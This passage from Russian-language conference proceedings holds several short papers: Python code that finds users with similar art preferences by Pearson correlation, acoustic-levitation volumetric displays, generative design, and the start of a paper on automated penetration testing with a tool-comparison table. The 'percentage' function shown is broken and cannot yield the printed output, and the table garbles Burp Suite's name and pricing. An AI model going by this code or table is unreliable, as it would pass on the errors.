Датасет содержит более 3000 оценок от 80 респондентов, относящихся к основной целевой аудитории системы. Оценки характеризуют отношение респондентов к 51 картине, относящейся к 13 направлениям в изобразительном искусстве. Для решения задачи определения похожих пользователей набор данных транспонирован средствами MS Excel таким образом, чтобы в строках содержались данные обо всех оценках, выставленных пользователями. Поля в наборе данных содержат оценки, выставленные картинам.

Учитывая размерность набора данных и высокие требования к ресурсам ПК для проведения расчетов до развёртывания полноценной серверной архитектуры информационно-образовательной среды принято решение использовать облачный сервис «Google Colaboratory».

Google Colaboratory представляет собой бесплатную преднастроенную среду разработки с удаленным доступом [3]. Достоинствами данного сервиса являются доступ к графическим процессорам GPU и TPU, а также возможность совместной работы над проектом для распределенных команд разработчиков. В основе сервиса лежит блокнот jupyter, используемый для работы на языке Python [4]. Благодаря своим преимуществам Google Colaboratory широко применяется специалистами по работе с Big Data.

В среде «Google Colaboratory» реализован парсер для перевода таблицы CSV в формат словаря, в котором ID пользователя является ключом словаря, а данные об оценках – значениями. Далее объявляется функция «sim\_pearson» для расчета коэффициента корреляции Пирсона между векторами оценок двух заданных пользователей. На вход функции поступает словарь с оценками пользователей и идентификаторы пользователей, у которых исследуется корреляция. На выход функции поступает коэффициент корреляции.

Описанная функция вызывается внутри функции «top\_matches», которая выводит *n* пользователей, наиболее похожих на данного, с указанием коэффициента корреляции Пирсона. Для перевода вещественного коэффициента корреляции в более понятную пользователю меру схожести в процентах описывается функция «percentage». Фрагмент кода программы с указанными функциями проиллюстрирован рис. 2.



```
[ ] def top_matches(pref, user, n=5, similarity=sim_pearson):
    scores=[(similarity(pref, user, other), other) for other in pref if other!=user]
    scores.sort()
    scores.reverse()
    return scores[0:n]

print(top_matches(prefer, '52'))

[(0.7696374552161757, '58'), (0.758354170751561, '53'), (0.7579925014933254, '51'), (0.719243376367831, '541'), (0.7145426904628138, '534'), (0.7118890811628875, '519')]
```

```
[ ] def percentage(num):
    percentage = 100 * num
    percentage="{percentage:.1f}"
    return str(percentage) + "%"

```

Рис. 2. Функции «top\_matches» и «percentage»

Далее при помощи цикла для каждого пользователя из словаря выводится 5 наиболее похожих пользователей с указанием процента схожести. Результат работы программы представлен на рис. 3.

```
[ ] for j in range(1, 81):
    print('S'+str(j)+' art friends:')
    art_friends=list()
    friendship=dict()
    art_friends=top_matches(prefer, 'S'+str(j))
    for i in range(0, 5):
        friendship=art_friends[i]
        percent=float(friendship[0])
        print(friendship[1], percentage(percent))
    print()

S1 art friends:
S34 84.6%
S19 77.7%
S46 77.2%
S2 75.8%
S16 74.3%

S2 art friends:
S8 77.0%
S3 75.8%
S1 75.8%
S41 71.9%
S34 71.5%

S3 art friends:
S46 80.0%
S45 77.7%
S19 77.2%
S2 75.8%
S34 75.5%

S4 art friends:
S41 78.1%
S15 76.3%
```

Рис. 3. Результат работы программы

Таким образом, в результате работы сформирован программный код на языке Python, на вход которого поступает набор данных об оценках и идентификатор исследуемого пользователя, на выходе формируется список схожих пользователей на основании коэффициента корреляции Пирсона. Данный код будет интегрирован в информационно-образовательную среду для формирования предпочтений в сфере изобразительного искусства.

#### Список используемых источников

1. Чабдарова Д. Ю. Разработка прототипа информационной системы рекомендаций произведений изобразительного искусства // Неделя науки ИСИ : сборник материалов всерос. конф. Санкт-Петербург, 26–30 апр. 2021 г. СПб: СПбПУ, 2021. С. 299–302.
2. Чабдарова Д. Ю. Формирование набора данных для кластеризации пользователей на основании предпочтений в изобразительном искусстве // Студенческая весна – 2022 : сб. науч. ст. СПб. : СПбГУТ, 2022. С. 172–177.
3. Босенко Т. М., Фролов Ю. В. Применение облачных платформ глубокого и машинного обучения студентами в условиях дистанционного образования // Актуальные проблемы теории и практики обучения физико-математическим и техническим дисциплинам в современном образовательном пространстве : IV всерос. науч. конф., Курск, 16–17 дек. 2020 г. КГУ, 2020. С. 414–417.
4. Сучков С. А. Использование Jupyter Notebook при изучении языка программирования Python // Информационные технологии в образовании : материалы X всерос. науч. конф., Саратов, 1–2 нояб. 2018 г. ООО ИЦ «Наука», 2018. С. 353–357.

УДК 534.2  
ГРНТИ 29.37

## ВОЛЮМЕТРИЧЕСКИЕ ДИСПЛЕИ НА ОСНОВЕ АКУСТИЧЕСКОЙ ЛЕВИТАЦИИ И ПЕРСПЕКТИВЫ ИХ ПРИМЕНЕНИЯ

**Д. В. Волошинов, А. Д. Щербатюк**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье описывается принцип работы волюметрических дисплеев на основе акустической левитации – воздействия на положение частицы вещества в пространстве с помощью звуковых волн. Рассматривается мультимодальный акустический дисплей, предоставляющий возможность одновременной передачи визуального и звукового контента, а также имеющий функцию тактильного взаимодействия. Целью работы является исследование технологии дисплеев на основе ультразвуковой левитации и оценка перспектив их применения.*

*волюметрический дисплей, акустическая левитация, трехмерное изображение.*

Волюметрические или объёмные дисплеи – это устройства для представления графической информации, в которых для отображения данных используется метод рассеяния излучения на быстро перемещающихся телах [1]. В случае, когда частота, с которой движется тело, превышает частоту световых мельканий, видимую для человека, глаза наблюдателя воспринимают освещаемые точки как цельное объёмное изображение. Движение тела может быть возвратно-поступательным или вращательным.

Последние достижения в области высокоскоростной акустической голографии позволили создать объёмные дисплеи на основе левитации.

Левитация – это неподвижная фиксация объекта в воздухе без какого-либо физического взаимодействия или опоры [2]. Существует несколько видов левитации в зависимости от механизма возникновения, например, магнитная и электрическая.

Акустическая левитация использует свойства звуковых волн вызывать колебания в веществах и жидкостях.

В данной технологии используются звуковые волны, имеющие частоту выше воспринимаемых человеческим ухом, то есть более 20 000 Гц. Такой звук называется ультразвуком, а левитация – ультразвуковой.

Преимущество ультразвуковой левитации заключается в отсутствии существенных ограничений на вид и состав подвешиваемого тела. Единственное ограничение заключается в том, что размер объекта зависит от длины используемых в процессе стоячих акустических волн [3].

Эти волны полностью статические и они создают постоянное, направленное вверх, давление, где при необходимой амплитуде колебаний давление может устранить действие гравитации на помещенный в стоячую волну объект.

Схема ультразвуковой акустической левитации показана на рис. 1.




Рис. 1. Схема ультразвуковой акустической левитации

Устройство акустической левитации включает две важнейшие составляющие: источник звуковых волн (излучатель) и рефлексор для отражения звуковой волны [4].

Излучатель и рефлексор могут иметь вогнутые поверхности для возможности фокусировки звуковых волн в одной точке. При этом производится калибровка устройства для того, чтобы стабильно удерживать частицу. Чтобы обеспечить фиксацию частицы в пространстве необходимо, чтобы расстояние между излучателем и рефлексором помещалось целое число волн.

Стоячие звуковые волны имеют узлы – области минимума давления, и пучности – области максимума давления. Для того чтобы частица левитировала необходимо разместить ее точно между двумя пучностями. Тогда звуковая волна постоянно воздействует на частицу снизу, создавая давление, противодействующее силе тяжести, за счёт этого заставляя ее зависнуть в воздухе [4].

Для предсказания поведения частиц в ультразвуковом поле необходимо проведение численного моделирования воздействия ультразвукового поля на частицы.

В волюметрических дисплеях на основе акустической левитации, движущиеся в пространстве частицы подсвечиваются, создавая в глазах человека объёмную картинку.

Формируемый таким образом световой макет имеет все визуальные характеристики реального трехмерного изображения и поэтому не требует применения индивидуальных средств и не ограничивает зрителей в выборе позиции наблюдения.

Разработанный исследователями из Университета Сассекса и Токийского Университета Наук мультимодальный акустический дисплей (MATD) является наиболее продвинутым примером, показывающим возможности применения акустической левитации. Это объёмный дисплей, который может одновременно передавать визуальный, слуховой и тактильный контент [5].

MATD представляет из себя два массива ультразвуковых излучателей  $15 \times 15$  единиц, расположенные сверху и снизу области формирования изображения. Они направляют волны друг навстречу другу и фиксируют практически невесомый пластиковый шарик диаметром несколько миллиметров. С помощью последовательности акустических ловушек проектор очень быстро перемещает его в воздухе. Система демонстрирует скорость частиц до 8,75 метров в секунду и 3,75 метров в секунду в вертикальном и горизонтальном направлениях соответственно. С такой скоростью шарик может очертить форму шириной до 10 см менее чем за десятую долю секунды. Для создания визуального контента используется частица белого пенополистирола (EPS) радиусом 1 мм как приближенная к Ламбертовой поверхности (Закон Ламберта – физический закон, согласно которому яркость идеально рассеивающей свет (диффузной) поверхности одинакова во всех направлениях [6]). Такая частица позволяет использовать прогностические модели акустических сил, а также простую аналитическую модель для описания воспринимаемого цвета при контролируемом освещении.

На текущей стадии своего развития MATD использует только до двух мультиплексированных по времени ловушек, первичной сдвоенной ловушки и вторичной точки фокусировки, в соответствии с двумя основными рабочими конфигурациями, то есть двумя режимами генерации звука. Первый режим использует частицу в ловушке как рассеивающую среду, которая неявно обеспечивает пространственный звук (то есть звук, исходящий от отображаемого контента), но такие направленные сигналы достаточно слабые. Второй режим использует вторичную ловушку для направления звука в сторону пользователя, что приводит к усилению направленного компонента и повышению уровня звука. Однако использование направленного



звука в настоящее время происходит за счет одновременной тактильной обратной связи (одновременное использование визуального, тактильного и направленного звука требует мультиплексирования трех ловушек – по одной для каждой модальности).

Таким образом, продемонстрированный прототип MATD приближает нас к объемным дисплеям, обеспечивающим полное сенсорное воспроизведение виртуального контента.

Волномерические дисплеи на основе акустической левитации вызывают интерес у специалистов разных сфер.

Благодаря возможности точного позиционирования объектов от микрометра до сантиметра, ультразвуковая левитация рассматривается учёными как инструмент для таких медицинских задач, как направление частицы (например, лекарства) в необходимый участок тела человека без применения инвазивного вмешательства [7]. В свою очередь использование акустической левитации в дисплеях для представления графической информации может стать полезным в изучении сложных биологических систем и визуализации в рамках исследований для лечения пациентов.

Большое внимание разработчика привлекает в связи с её потенциалом использования в медиаиндустрии. Относительная новизна и визуальная эффективность данной технологии способна привлечь внимание аудитории к проектам в области рекламы или кино. В условиях дальнейшего развития дисплеев с ультразвуковой левитацией, станет возможным увеличение масштабов рабочей области, в которой происходит движение частицы, а также размеров самой частицы. Это позволит расширить область использования технологии, к примеру, на сферу образования. Возможности визуализации информации и тактильного контакта с трехмерным изображением способны вывести процесс обучения на принципиально новый уровень. Отсутствие необходимости использования специальных устройств для того, чтобы увидеть создаваемый объект и ощутить тактильный отклик, является преимуществом, исключая фактор утомления от взаимодействия с дополнительными манипуляторами или очками виртуальной реальности [8].

Приведенные примеры позволяют предположить, что использование акустической левитации для форм дисплеев, в которых объекты состоят из физических левитирующих вокселей, имеет потенциал для развития и применения в различных сферах деятельности. Кроме того, возможность прямого тактильного взаимодействия с трехмерным объектом открывает новые перспективы для создания человеко-машинных интерфейсов.

#### Список используемых источников

1. Большаков А. А., Никонов А. В. Анализ технических решений при создании 3D-дисплеев и новый способ разработки объемного дисплея // Вестник СГТУ. 2012. №2с (64). С. 2.



2. Уразаев В.Г. Техническая левитация: обзор методов // Технологии в электронной промышленности. 2007. № 6. С. 1–4.
3. Fushimi T. et al. Acoustophoretic volumetric displays using a fast-moving levitated particle // Applied Physics Letters. 2019. Т. 115. № 6. С. 2.
4. Артюхов А. И., Сырамолт А. С. Установка для звуковой акустической левитации «Левитрон» // Национальное достояние. 2019. № 1. С. 4–6.
5. Hirayama R. et al. A volumetric display for visual, tactile and audio presentation using acoustic trapping // Nature. 2019. Т. 575. № 7782. С. 1–4.
6. Лейви А. Я., Шульгинов А. А. Основы светотехники Основы светотехники: учебное пособие. Челябинск : Издательский центр ЮУрГУ, 2016. 71 с.
7. Marzo A., Drinkwater B. W. Holographic acoustic tweezers // Proceedings of the National Academy of Sciences. 2019. Т. 116. № 1. С. 84–89.
8. Копиев Г. Акустическая левитация позволила создать объемный экран с тактильным откликом [Электронный ресурс] // N + 1: Интернет-издание. 2019. С. 1–2. URL: <https://nplus1.ru/news/2019/11/13/volumetric-display> (дата обращения 24.01.2023).

УДК 004.946  
ГРНТИ 28.17.33

## ГЕНЕРАТИВНОЕ ПРОЕКТИРОВАНИЕ ОБЪЕКТОВ С УЧЕТОМ ОСНОВ ГЕОМЕТРИЧЕСКОГО МОДЕЛИРОВАНИЯ

Д. В. Волошинов<sup>1,2</sup>, С. Ю. Щур<sup>2</sup>

<sup>1</sup>Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

<sup>2</sup>Санкт-Петербургский политехнический университет Петра Великого

*В последнее время возрастает интерес к процессу генерации вариантов исполнения объектов окружающей среды с учетом ряда подходов к проектированию. Усложнение процесса проектирования с каждым годом приводит к поиску новых подходов в автоматизации проектирования и выбора наиболее оптимальных вариантов решения задач данной области. Разработка и совершенствование систем автоматизированного проектирования наметило новый шаг развития технологий - генеративное проектирование. Однако перед проектировщиками встают новые задачи, более комплексные и уникальные в своем роде. Заметна тенденция развития проектов с уникальным, неповторимым подходом, что повышает конкурентоспособность и многообразие окружающего предметного мира. В представленной работе предлагается рассмотреть использование подходов геометрического моделирования к генеративному проектированию объектов окружающей среды.*

*генеративное проектирование, геометрическое моделирование, оптимизация топологии.*

Процесс разработки конструкций и форм изделий вызывает интерес и является неотъемлемой частью технологических процессов. Поиск оригинального решения в формообразовании и структуре изделия позволяет конкурировать на рынке с другими производителями. Однако со временем процесс поиска нового становится сложнее. Необходимо изучить огромное количество уже разработанных изделий с учетом требований, число которых постоянно растет. Чтобы расширить возможности дизайнеров, разрабатываются компьютерные алгоритмы для создания желаемых проектов в соответствии с заданными целями проектирования и ограничениями. Такой процесс проектирования, основанный на алгоритмах, теперь известен как генеративное проектирование (*Generative design*). Примеры подходов варьируются от оптимизации формы и топологии до определения формы на основе машинного обучения [1].

Целью работы является формирование алгоритмического комплекса решения задач, связанных с генеративным проектированием поверхностей. Актуальность данного исследования заключается в поиске нового подхода к проектированию конструкций, структур, а также объектов промышленного дизайна через использование методов геометрического моделирования.

Современные технологии генеративного проектирования используются сегодня во многих программах для автоматического поиска и генерации вариантов дизайна. Из этих вариантов пользователи могут выбрать понравившиеся образцы. Появляется возможность создавать проекты в ограниченных и неограниченных проектных пространствах, как показано на рис. 1 [2].




Рис. 1. Результат генеративного проектирования

Процесс взаимодействия разработчика и системы генеративного проектирования можно разделить условно на 4 этапа. Для начала, цель проектирования вводится вместе с соответствующими алгоритмами и определенными проектными ограничениями. К следующему этапу происходит генерация параметрических моделей, которые затем передаются разработчику для дальнейших выводов исходя из полученных результатов и определения соответствия их заданию. Для корректировки модели проектировщик меняет проектные ограничения, редактирует алгоритм (рис. 2) [3].




Рис. 2. Связь между компонентами генеративного проектирования и его запуска

Процесс оптимизации топологии можно отнести к итеративному процессу. Оптимизация топологии производится с целью улучшения характеристик конструкции. В процессе оптимизации определяется наилучшее распределение материала, оптимальное изменение структуры с учетом нагрузок. Вид конструкции редактируется на фоне влияния граничных условий, а также ограничений, заложенных разработчиками.

За последние годы было разработано множество методов оптимизации проектирования, которые пытаются объединить подходы к оптимизации топологии, формы и /или размера, чтобы избежать локального оптимума. Определяются основные категории: предопределенная практика проектирования пространства, максимально возможная практика проектирования пространства (с учетом граничных условий) и практика комплексной оптимизации формы и топологии (IST) (рис. 3) [4].



Рис. 3. Пример оптимизации топологии на основе практики IST

За последние годы было разработано множество методов оптимизации проектирования, которые пытаются объединить подходы к оптимизации топологии, формы, размера и т. д. Несмотря на множество подходов и стремительно развивающуюся область генеративного проектирования можно

наблюдать проблемы с структурированием информации, отбором верных решений, определением оптимальных данных для работы алгоритмов и т. д. Нет точного ответа на вопрос: сколько итераций потребуется для определения той самой необходимой формы, которая требуется в рамках решения поставленных проектных задач. Не определена однозначная методология выбора результата итеративного поиска системы генерации.

В литературе часто рассматривается информация, которая относится к измеряемым величинам: размерам объекта, топологическим особенностям построения новых поверхностей, снижению массы, снижению стоимости изготовления изделия, сокращению времени на его изготовление и т. д. [5]. Однако недостаточно внимания отводится вопросу внешнего вида изделия. Как правило процесс генерации сводится к отбору предлагаемых компьютером вариантов, которые трудно редактировать непосредственно в процессе генерации. (рис. 4).




Рис. 4. Варианты дизайна по трем признакам: новизна, стоимость и соответствие требованиям

С помощью геометрического моделирования возможно управлять процессом генерации форм объектов, изменять параметры не только в цифровом, но и геометрическом представлении. Это позволит с высокой точностью влиять не только на выбор решения в результате определенной итерации, но и на процесс генерации формы в целом.

### Выводы

Алгоритмы генеративного проектирования постоянно развиваются и в сочетании с новыми методами производства (аддитивные технологии), позволят изменить традиционное представление о проектировании и выводе продукта на рынок.

Интеграция подходов геометрического моделирования в процесс генеративного проектирования позволит увеличить точность генерируемых поверхностей, конструкций и структур в соответствии с задумкой проектировщика.

### Список используемых источников

1. Wu J., Qian X., Wang M. Y. Advances in generative design // Computer-Aided Design. 2019. DOI:10.1016/j.cad.2019.102733.
2. Khan S., Junaid Awan M. A generative design technique for exploring shape variations // Advanced Engineering Informatics, Vol. 38, 2018, P. 712–724.
3. Ma, W.; Wang, X.; Wang, J.; Xiang, X.; Sun, J. Generative Design in Building Information Modelling // (BIM): Approaches and Requirements. Sensors 2021, 21, 5439.
4. Tyflopoulos E., Tollnes Flem D., Steinert M., Olsen A. State of the art of generative design and topology optimization and potential research needs // DS 91: Proceedings of NordDesign 2018, ISBN: 978-91-7685-185-2.
5. Oh, S., Jung, Y., Kim, S., Lee, I., and Kang, N. (September 16, 2019). "Deep Generative Design: Integration of Topology Optimization and Generative Models." // ASME. J. Mech. Des. November 2019; 141(11): 111405.

УДК 004.492.3  
ГРНТИ 81.93.29

## ПРЕДЛОЖЕНИЯ ПО РЕАЛИЗАЦИИ АЛГОРИТМА АВТОМАТИЗАЦИИ АКТИВНОГО ТЕСТИРОВАНИЯ ПРИЛОЖЕНИЙ

**И. В. Гаврилов, Р. А. Смирнов**

Академия Федеральной службы охраны Российской Федерации

*Ввиду постоянного усложнения программного обеспечения информационных систем в настоящее время возникает необходимость создания средства автоматизированного тестирования на проникновение в программное обеспечение. Тестирование на проникновение – процесс, который включает в себя попытки проникновения в систему для обнаружения уязвимостей и определения уровня защиты от потенциальных атак. Угрозы со стороны злоумышленников: шпионаж, кража личных данных, кража*

интеллектуальной собственности и другие подобные проблемы требуют более сложных и эффективных методов обеспечения безопасности.

информационная безопасность, программное обеспечение, угрозы, тестирование на проникновение.

Автоматизация процесса тестирования на проникновение становится эффективным инструментом для улучшения качества и надежности программного обеспечения в информационных системах. Оно помогает выявлять ошибки, приводящие к нарушению безопасности или отказу системы. Автоматизированное тестирование на проникновение является одним из методов обнаружения уязвимостей в информационных системах, прежде чем они будут использованы злоумышленниками. Это позволяет компаниям и организациям принимать меры по устранению уязвимостей и укреплению системы безопасности [1, 2].

Автоматизация тестирования на проникновение – процесс использования автоматизирующих инструментов для проверки безопасности приложений и систем, повышающий оперативность исследования и включающий в себя применение техник тестирования на проникновение, которые используют злоумышленники для поиска уязвимостей в программном обеспечении, операционных системах, и позволяет команде тестировщиков быстро обнаруживать проблемы безопасности [3].

Сравнительные характеристики средств тестирования на проникновение приведены в таблице 1.

ТАБЛИЦА 1. Сравнительная характеристика средств тестирования на проникновение

Инструмент	Тип тестирования	Функциональность	Поддержка ОС	Возможность интеграции в другие инструменты	Сложность использования	Открытый исходный	Стоимость
Wup Suite	Веб-приложения	Прокси-сервер, сканер уязвимостей, перехват запросов и ответов, тестирование веб-приложений	Windows, macOS, Linux	Интеграция с Selenium, Jenkins, TeamCity, Jira, Git, и другими	Средняя	–	Бесплатно

Инструмент	Тип тестирования	Функциональность	Поддержка ОС	Возможность интеграции в другие инструменты	Сложность использования	Открытый исходный	Стоимость
Wireshark	Сетевые протоколы	Анализ сетевого трафика, декодирование пакетов, фильтрация пакетов	Windows, macOS, Linux	Интеграция с Tshark, tcpdump, ngrep, Snort, Suricata, и другими	Средняя	+	Бесплатно
Metasploit	Проникновение	Уязвимости, тестирование на проникновение в системы и приложения	Windows, macOS, Linux	Интеграция с Nexpose, Nessus, Qualys, OpenVAS, Python, Django и другими	Высокая	+	Бесплатно
Nessus	Сканирование уязвимостей	Сканер уязвимостей, обнаружение уязвимостей в операционных системах, приложениях и сетевых устройствах	Windows, macOS, Linux	Интеграция с Metasploit, OpenVAS, Nmap, и другими	Средняя	-	От \$2,190/год
Aircrack-ng	Анализ беспроводных	Анализ и взлом беспроводных сетей, поддержка множества протоколов	Windows, macOS, Linux	Интеграция с Wireshark, tcpdump, John the Ripper, и другими	Высокая	+	Бесплатно
OpenVAS	Сканирование уязвимостей	Сканер уязвимостей, обнаружение уязвимостей в операционных системах, приложениях и сетевых устройствах	Windows, macOS, Linux	Интеграция с Metasploit, Nessus, Nmap, и другими	Средняя	+	Бесплатно



Инструмент	Тип тестирования	Функциональность	Поддержка ОС	Возможность интеграции в другие инструменты	Сложность использования	Открытый исходный код	Стоимость
Kali Linux	ОС для тестирования	ОС, содержащая множество инструментов для тестирования на проникновение	Linux	Интеграция с Metasploit, Nmap, Wireshark, и другими	Высокая	+	Бесплатно
Nmap	Сканирование портов и служб	Сканирование открытых портов, обнаружение служб, определение версий ПО	Windows, macOS, Linux	Интеграция с Nessus, Metasploit, OpenVAS, Python, Django и другими	Средняя	+	Бесплатно

Nmap и Metasploit имеют широкий спектр функций и возможностей, которые позволяют проводить сканирование уязвимостей, анализ сетевых протоколов, а также тестирование на проникновение веб-приложений и многое другое. Кроме того, Nmap и Metasploit могут быть интегрированы в другие инструменты и фреймворки для автоматизации тестирования на проникновение, такие как Python, Django, Flask, Ruby on Rails и т. д. Это обеспечивает большую гибкость в создании собственных инструментов для тестирования на проникновение и автоматизации процесса. Nmap и Metasploit имеют открытый исходный код, что позволяет легко изучать и изменять их функциональность в соответствии с конкретными потребностями и требованиями проекта [4].

Поскольку возможна интеграция выбранных средств тестирования на проникновение – удобно воспользоваться фреймворком Django. Django – это веб-фреймворк на языке Python, который позволяет быстро создавать веб-приложения, пользовательские интерфейсы и управлять базой данных SQLite. SQLite предоставляет легковесную реляционную базу данных, которая может использоваться для хранения результатов тестирования на проникновение [5].

Python является одним из самых распространенных и универсальных языков программирования, что облегчает разработку и поддержку автоматизированной системы. Для Python существует огромное количество модулей и библиотек, которые позволяют легко реализовать различные функции и интегрировать с другими инструментами.



В статье представлена схема работы реализованного алгоритма автоматизации тестирования на проникновение (рис/ 1).

